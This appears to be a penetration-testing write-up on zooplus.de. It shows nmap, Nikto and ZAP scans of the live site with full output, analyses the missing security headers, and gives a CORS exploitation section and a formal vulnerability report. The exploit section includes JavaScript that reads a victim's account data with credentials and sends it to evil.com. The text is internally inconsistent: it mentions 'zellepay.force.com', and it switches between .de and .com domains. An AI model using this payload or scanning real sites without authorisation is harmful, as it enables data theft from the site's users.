
3. Scanning Vulnerability Identifies

One of the most important steps in finding security flaws in a system, network, or application is vulnerability scanning. It entails identifying known vulnerabilities, configuration errors, and possible attack routes using automated technologies. The objective is to evaluate the target's security posture and offer practical advice to reduce risks. For this, tools **like Nessus, OpenVAS, Nikto**, and **Nmap** are frequently utilized. In order to find vulnerabilities like out-of-date software, shoddy setups, or exposed sensitive data, the procedure involves scanning open ports, services, and applications.

i. **Open ports services**


Nmap (Network Mapper) is a powerful tool for scanning open ports and identifying running services on a target system. By using the **nmap -sV** command, you can detect the version of services running on open ports, helping assess potential vulnerabilities. The -p- option scans all 65,535 ports, while -A enables OS detection, version detection, script scanning, and traceroute for a comprehensive analysis. The results typically display open ports, their associated services, and potential security risks, making it an essential tool for penetration testers and system administrators.

Scan the most commonly used on **zooplus.de,**




```
┌──(kush㉿vbox)-[~]
└─$ nmap zooplus.de
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 23:57 EDT
Nmap scan report for zooplus.de (3.165.190.103)
Host is up (0.017s latency).
Other addresses for zooplus.de (not scanned): 3.165.190.60 3.165.190.57 3.165.190.109
rDNS record for 3.165.190.103: server-3-165-190-103.zrh55.r.cloudfront.net
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE
25/tcp   open   smtp
80/tcp   open   http
113/tcp  closed ident
443/tcp  open   https
2000/tcp open   cisco-sccp
5060/tcp open   sip

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

Identify services running on open ports,



```
┌──(kush㉿vbox)-[~]
└─$ nmap -v zooplus.de -p 80,443
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 01:02 EDT
Initiating Ping Scan at 01:02
Scanning zooplus.de (18.172.213.78) [4 ports]
Completed Ping Scan at 01:02, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:02
Completed Parallel DNS resolution of 1 host. at 01:02, 0.05s elapsed
Initiating SYN Stealth Scan at 01:02
Scanning zooplus.de (18.172.213.78) [2 ports]
```

To get more detailed information, including **operating system detection**




```
┌──(kush㉿vbox)-[~]
└─$ nmap -A zooplus.de
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 01:07 EDT
Nmap scan report for zooplus.de (18.172.213.68)
Host is up (0.0028s latency).
Other addresses for zooplus.de (not scanned): 18.172.213.78 18.172.213.69 18.172.213.123
rDNS record for 18.172.213.68: server-18-172-213-68.bcn50.r.cloudfront.net
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
25/tcp   open   smtp?
|_smtp-commands: Couldn't establish connection on port 25
| fingerprint-strings:
|   GenericLines:
|     500 Syntax error, command unrecognized
|   GetRequest, HTTPOptions:
|     HTTP/1.1 403 Forbidden
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|     Content-Type: text/html; charset="utf-8"
|     Content-Length: 13709
|     Connection: Close
|     <!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=8; IE=EDGE"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { height:
100%; font-family: Helvetica, Arial, sans-serif; color: #6a6a6a; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=search]
, input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
|   Hello:
|_    552 Invalid domain name in EHLO command.
80/tcp   open   http        Amazon CloudFront httpd
|_http-server-header: CloudFront
|_http-title: Did not follow redirect to https://zooplus.de/
113/tcp  closed ident
443/tcp  open   ssl/http    Amazon CloudFront httpd
|_http-title: Did not follow redirect to https://www.zooplus.de/
|_http-server-header: CloudFront
| ssl-cert: Subject: commonName=zooplus.de
| Subject Alternative Name: DNS:zooplus.de, DNS:*.zooplus.de
| Not valid before: 2025-04-18T00:00:00
|_Not valid after:  2026-05-18T23:59:59
| http-robots.txt: 2 disallowed entries
|_/ov? /detailedQuestion.htm$
2000/tcp open   cisco-sccp?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 403 Forbidden
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|     Content-Type: text/html; charset="utf-8"
|     Content-Length: 13709
|     Connection: Close
|_    <!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=8; IE=EDGE"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { height:
100%; font-family: Helvetica, Arial, sans-serif; color: #6a6a6a; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=search]
```

ii. Web vulnerabilities


Nikto is an open-source web server scanner designed to identify vulnerabilities, outdated software, and security misconfigurations on web servers. It performs comprehensive testing for over 6700 vulnerabilities, including misconfigured files, outdated server software, and security holes.

Nikto -h zooplus.de using this command will scan zellepay.force.com for vulnerabilities, misconfigurations, and security issues.




```
┌──(kush㉿vbox)-[~]
└─$ nikto -h zooplus.de
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 18.172.213.69, 18.172.213.78, 18.172.213.123, 18.172.213.68
+ Target IP:          18.172.213.69
+ Target Hostname:    zooplus.de
+ Target Port:        80
+ Start Time:         2025-04-24 01:13:33 (GMT-4)
---------------------------------------------------------------------------
+ Server: CloudFront
+ /: Retrieved via header: 1.1 fc8f531f48f5aac75c3b3d6e91c6670a.cloudfront.net (CloudFront).
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ Root page / redirects to: https://zooplus.de/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-04-24 01:22:58 (GMT-4) (565 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Scans both HTTP and HTTPS,



```
┌──(kush㉿vbox)-[~]
└─$ nikto -h zooplus.de -p 80,443
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 18.172.213.68, 18.172.213.69, 18.172.213.123, 18.172.213.78
+ Multiple IPs found: 18.172.213.123, 18.172.213.78, 18.172.213.68, 18.172.213.69
+ Target IP:          18.172.213.68
+ Target Hostname:    zooplus.de
+ Target Port:        80
+ Start Time:         2025-04-24 01:24:12 (GMT-4)
---------------------------------------------------------------------------
+ Server: CloudFront
+ /: Retrieved via header: 1.1 d2a9bd774263d0ba6b66e78c78b93c74.cloudfront.net (CloudFront).
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ Root page / redirects to: https://zooplus.de/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-04-24 01:32:51 (GMT-4) (519 seconds)
---------------------------------------------------------------------------
+ Target IP:          18.172.213.123
+ Target Hostname:    zooplus.de
+ Target Port:        443
+ Start Time:         2025-04-24 01:32:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: CloudFront
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: getaddrinfo problems (Temporary failure in name resolution): Resource temporarily unavailable
+ Scan terminated: 20 error(s) and 2 item(s) reported on remote host
+ End Time:           2025-04-24 01:40:41 (GMT-4) (470 seconds)
---------------------------------------------------------------------------
+ 2 host(s) tested
```

nikto -h https://zooplus.de -ssl using this command runs a **Nikto** scan on https://zellepay.force.com while explicitly forcing SSL/TLS encryption.



```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 3.165.190.60, 3.165.190.103, 3.165.190.57, 3.165.190.109
+ Target IP:          3.165.190.60
+ Target Hostname:    zooplus.de
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=zooplus.de
                   Ciphers:  TLS_AES_128_GCM_SHA256
                   Issuer:   /C=US/O=Amazon/CN=Amazon RSA 2048 M02
+ Start Time:         2025-04-24 02:00:30 (GMT-4)
---------------------------------------------------------------------------
+ Server: CloudFront
+ /: Retrieved via header: 1.1 facc8e5c08de807924ae7323e3f64d28.cloudfront.net (CloudFront).
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ Root page / redirects to: https://www.zooplus.de/
+ All CGI directories 'found', use '-C none' to test none
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect: SSL negotiation failed: error:0A000410:SSL routines::ssl/tls alert handshake failure at /var/lib/nikto/plugins/LW2.pm line 5254.
 at /var/lib/nikto/plugins/LW2.pm line 5254.
;  at /var/lib/nikto/plugins/LW2.pm line 5254.
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time:           2025-04-24 02:04:35 (GMT-4) (245 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kush㉿vbox)-[~]
└─$ 
```

Automated Testing

For automated testing, I've selected OWASP ZAP widely used tool within the industry.

OWASP ZAP


The Open Web Application Security Project Zed Attack Proxy (OWASP ZAP) is an open-source vulnerability scanner renowned for its capability to function as a Man-in-the-Middle (MITM) proxy. It assesses various vulnerabilities by scrutinizing responses from the web application or server. Notably convenient to utilize, OWASP ZAP offers customization options through the installation of modules, enabling efficient management of results.

Within this proxy, there are primarily two scan types available:

1. Automated Scan: Users input the target URL and initiate the attack. The behavior can be tailored by selecting the ZAP mode. This triggers all scripts against the target to detect vulnerabilities and generates reports accordingly.

2. Manual Explore: Users can navigate to the target web application and commence exploration. During manual exploration, ZAP HUD (Heads Up Display) captures each page, while the ZAP proxy records responses.

For this assessment, I am running ZAP on automated mode.



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://zooplus.de

Use traditional spider: ☑

Use ajax spider: If Modern with Firefox

Attack | Stop

Progress: Using ajax spider to discover the content

- Alerts (13)
  - Content Security Policy (CSP) Header Not Set
  - Cross-Domain Misconfiguration
  - Cookie without SameSite Attribute
  - Cross-Domain JavaScript Source File Inclusion (
  - Server Leaks Information via "X-Powered-By" H
  - Server Leaks Version Information via "Server" I
  - Strict-Transport-Security Header Not Set (5)
  - X-Content-Type-Options Header Missing
  - Information Disclosure - Suspicious Comments
  - Modern Web Application
  - Re-examine Cache-control Directives
  - Retrieved from Cache
  - Session Management Response Identified

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

After specifying the target URL in the designated textbox, simply select "Attack" to initiate the scanning process. Upon completion, a comprehensive report of the findings can be generated by selecting "Report." Below are screenshots showcasing the results obtained after scanning several domains.

iii. Web server misconfigurations

Detailed Analysis of Missing Security Headers

1. **Missing X-Frame-Options Header**

Risk: The absence of the X-Frame-Options header makes the website potentially vulnerable to **clickjacking attacks**.

Impact:

- An attacker can embed the website inside an invisible or disguised <**iframe>** on a malicious page.
- Users may unknowingly interact with hidden UI elements (ex:-clicking buttons that perform unintended actions like fund transfers or password changes).
- This could lead to unauthorized transactions, account takeovers, or phishing scams if sensitive actions are exposed.

2. **Missing X-Content-Type-Options Header**

Risk: Without this header, browsers may perform **MIME sniffing**, which can lead to:

- **Cross-Site Scripting (XSS)**: If a file (ex:- an uploaded image) is misinterpreted as executable code.
- **Content Spoofing**: Attackers could disguise malicious scripts as harmless files (ex:- .jpg executing as JavaScript).

Impact:

- Exploitable in file upload features or improperly served static content.
- Could allow attackers to bypass security filters and execute malicious scripts in the context of the website.

4. **Exploitation & Validation**

CORS Misconfiguration Attack Analysis

CORS stands for **Cross-Origin Resource Sharing**. It's a browser security feature that controls which websites (origins) are allowed to access resources (APIs, data) from another domain.

A CORS misconfiguration happens when a web server accidentally allows untrusted websites to interact with its sensitive data.

- **Identify a vulnerable endpoint**
  Look for endpoints that return sensitive information (e.g., /account, /api/user, /orders, etc.).
  You can test using curl or Burp Suite with a **malicious Origin header**.

```
curl -i https://target.com/account \
 -H "Origin: http://zooplus.de"
```


- **Check the server's response**

  You're looking for the response headers:

```
Access-Control-Allow-Origin: http://zooplus.de
Access-Control-Allow-Credentials: true
```

- **Exploit using a malicious site**

You set up a site you control (http://evil.com) and embed JavaScript like this:



```
<script>
fetch("https://target.com/account", {
  method: "GET",
  credentials: "include"
})
.then(res ⇒ res.text())
.then(data ⇒ {
  // Send stolen data to your server
  fetch("http://evil.com/steal?data=" + encodeURIComponent(data));
});
</script>
```

5. Report Writing

Title: Cross-Domain Misconfiguration (CORS) Allows Unauthorized Data Access

Vulnerability Description:

The web application at http://zooplus.com is vulnerable to a **Cross-Origin Resource Sharing (CORS) misconfiguration**. The server is configured to allow all origins (Access-Control-Allow-Origin: *), which can enable unauthorized cross-domain access to data exposed by the application. While web browsers restrict unauthorized access to authenticated resources, this misconfiguration still poses a **security risk**, particularly if sensitive data is exposed via unauthenticated API endpoints.

Affected Components:

- **CORS Headers:** Access-Control-Allow-Origin: *
- **Unauthenticated APIs:** Potentially accessible by third-party domains
- **Web Server Configuration:** Misconfigured CORS policy

Impact Assessment:

Risk Level: Medium

Confidence Level: Medium

Potential Threats:

- **Unauthorized Data Access:** An attacker can read unauthenticated API responses that may contain sensitive information.
- **Bypassing Security Controls:** If the application relies on IP-based whitelisting or other network-based security measures, an attacker could exploit this misconfiguration to extract data.
- **Client-Side Exploitation:** If an API mistakenly exposes sensitive data without authentication, a malicious website could retrieve and manipulate this data.

5. Steps to Reproduce:

Manual Testing via cURL:

1. Send a request from an attacker-controlled domain:
2. curl -H "Origin: http://evil.com" -X GET "http://zooplus.com/api/v1/userinfo" -v
3. Observe the response headers:

4. HTTP/1.1 200 OK
5. Access-Control-Allow-Origin: *
6. Content-Type: application/json
7. If the response includes sensitive data, an attacker can retrieve it from any malicious domain.

Proof of Concept (PoC) - JavaScript Exploit:

1. Host the following JavaScript on an attacker's controlled domain (e.g., http://evil.com):
2. <script>
3.   fetch('http://zooplus.com/api/v1/userinfo', {
4.   method: 'GET',
5.   credentials: 'include'
6.   })
7.   .then(response => response.text())
8.   .then(data => console.log("Stolen Data:", data));
9. </script>
10. Any victim visiting http://evil.com while logged into http://zooplus.com could have their information stolen if an unauthenticated API endpoint is exposed.

6. Evidence:

- **ZAP Scan Alert:** Passive (10098-Cross Domain Misconfiguration)
- **Response Header:** Access-Control-Allow-Origin: *
- **CWE ID:** CWE-264: Permissions, Privileges, and Access Controls
- **WASC ID:** 14 (Server Misconfiguration)

7. Recommended Mitigation:

- **Restrict Access-Control-Allow-Origin Header:** Instead of using *, explicitly define trusted origins:

  Access-Control-Allow-Origin: https://trusted-website.com

- **Disable Credentials Sharing:** If not required, ensure credentials cannot be shared cross-origin:

Access-Control-Allow-Credentials: false

- **Use Proper Authentication & Authorization:** Ensure all sensitive API endpoints require authentication before serving responses.
- **Regular Security Audits:** Implement continuous security testing and monitoring to identify and mitigate misconfigurations.

8. References:

- **OWASP Broken Access Control (2021):** https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- **OWASP CORS Security Guide:** https://owasp.org/www-community/attacks/CORS_Misconfiguration
- **CWE-264:** https://cwe.mitre.org/data/definitions/264.html

9. Conclusion:

This CORS misconfiguration at http://zooplus.com poses a medium-risk vulnerability by allowing arbitrary cross-domain access. While it does not directly impact authenticated sessions, the exposure of unauthenticated APIs could lead to sensitive data leakage. Immediate mitigation by properly restricting CORS policies is strongly recommended to prevent future exploitation.